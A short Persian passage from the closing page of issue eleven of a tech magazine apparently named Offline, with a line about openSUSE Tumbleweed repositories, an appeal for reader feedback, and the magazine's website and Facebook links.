کنید. البته مخازن tumbleweed کاملا غلطان نیست و تعداد خاصی از برنامه‌ها مدام به روز می‌شوند.



یعنی آفلاین تمام شد؟!

با لطف پروردگار و تلاش شبانه روزی اعضای گروه، شماره یازدهم مجله آفلاین هم توسط شما خوانده شد! اعضای گروه مطالبی که طی چندین سال تلاش و زحمت آموخته اند را به صورت رایگان و با گرافیکی زیبا که روزهای زیادی وقت صرف آن شده است بدون هیچگونه چشم داشتی در اختیار شما قرار می دهند. انرژی این افراد فقط از نظرات و پیشنهادات شما تامین می شود. پس بعد از مطالعه این شماره نوبت شماست که به سایت مجله آفلاین مراجعه کنید و در پست مربوط به شماره یازدهم، نظرات و پیشنهادات خودتان را در مورد این شماره اعلام کنید. تمامی نویسندگان مجله پیام های پر مهر شما دوستان عزیز را به گرمی پاسخ خواهند داد. این کار باعث خواهد شد ارتباط نزدیک تری با نویسندگان برقرار کنید و در نتیجه شماره دوازدهم مجله آفلاین قدرتمندتر از گذشته منتشر شود.

www.facebook.com/OFFLINEiha

www.OFFLINEmag.ir